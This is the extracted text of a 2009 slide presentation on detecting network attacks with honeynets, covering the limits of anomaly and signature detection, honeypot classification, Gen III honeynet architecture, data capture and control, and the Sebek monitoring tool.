


Attack Detection using Honeynets



Saurabh Chamotra

saurabhc@e-security.co.in

CDAC-Mohali

2/23/2009

CDAC-Mohali "NETWORK PACKET
CAPTURING & ANALYSIS"

Agenda



- What is an attack
- Attack Detection Techniques
- Honeynet concept
- What value Honeynet adds
- Honeynet GEN III
- Honeynet Deployment Strategies.
- Results.

What is an attack


- An assault against a computer system or network as a result of deliberate, intelligent action

dictionary.zdnet.com

- A realization of threat, the harmful action aiming to find and exploit system vulnerability

Computer System Attack classification

Attack Detection Techniques




Limitations of Anomaly detection

- More prone to generating false positives due to the ever-changing nature of networks, applications and exploits.
- A longer detection and alerting time due to a minimum observation window for determining anomalies to be intrusions.
- Alerts generated does not contain sufficient detailed information for forensic analysis and hence hinder the development of counter-measures.

Limitations of Signature-based detection

- Pinpoint descriptions of low-level activities (Limited info for analysis)
 - Source A launched CVE-XXX against Dest B
- Large volume of alerts
 - Too many false alarms
 - Vulnerable to flooding attacks / IP spoofing
- Continual manual update of signatures reqd.
- Lack of breadth for root-cause analysis


Honeypot/Honeynet concept



- A resource whose value lies in being attacked or compromised.”
- A highly controlled network where every packet entering or leaving the honeypot system and related system activities are monitored, captured and analyzed.
- Any traffic entering or leaving the Honeynet is unwarranted and hence suspected.

How it works

Monitor
Detect
Response



Definition

A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.

- Has no production value; anything going to / from a honeypot is likely a probe, scan or attack
- highly flexible tool which can be configured according to changing threats.
- Used for monitoring, detecting and analyzing attacks

Honeynet Requirements & Standards




- **Data Control:** Contain the attack activity and ensure that the compromised honeypots do not further harm other systems. Out bound control without blackhats detecting control activities.
- **Data Capture:** Capture all activity within the Honeynet and the information that enters and leaves the Honeynet, without blackhats knowing they are being watched.
- **Data Collection:** captured data is to be Securely forwarded to a centralized data collection point for analysis and archiving.
- **Attacker Luring:** Generating interest of attacker to attack the honeynet
 - **Static :** web server deployment, making it vulnerable
 - **Dynamic :** IRC, Chat servers, Hackers forums

Classification

- By level of interaction
 - High
 - Low
 - Middle?
- By Implementation
 - Virtual
 - Physical
- By purpose
 - Production
 - Research

Level of Interaction



Comparison

	Low	Medium	High
Degree of Involvement	Low	Mid	High
Real Operating System	No	No	Yes
Risk	Low	Mid	High
Information Gathering	Connections	Requests	All
Compromised Wished	No	No	Yes
Knowledge to Run	Low	Low	High
Knowledge to Develop	Low	High	Mid-High
Maintenance Time	Low	Low	Very High

What Honeynet Achieves

- Diverts attacker's attention from the real network in a way that the main information resources are not compromised.
- Captures samples of new viruses and worms for future study
- Helps to build attacker's profile in order to identify their preferred attack targets, methods.

-Cont

- Identifies new vulnerabilities and risks of various operating systems, environments and programs which were not thoroughly identified at the moment of deployment.

What value HoneyNet adds

- Prevention of attacks
 - through deception and deterrence
- Detection of attacks
 - By acting as a alarm
- Response of attacks
 - By collecting data and evidence of an attacker's activity


GEN III

A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.

- ❖ Data Capture
- ❖ Data Control
- ❖ Data Analysis

HoneyNet Gen III


PUBLIC INTERNET ZONE (OUTSIDE HONEY NET)




Capturing Information

- Capture all activity at a variety of levels.
 - Network activity.
 - Application activity.
 - System activity.
- Issues
 - No captured data should be stored locally on the honeypot
 - No data pollution should contaminate
 - Admin should be able to remotely view honeynet activity in real time
 - Time synchronization

Sebek Illustrations



- top left shows general architecture



- bottom left provides illustration of how Sebek gains access to sys_read data.


li "NETWORK PACKET
RING & ANALYSIS"

Introduction to Sebek

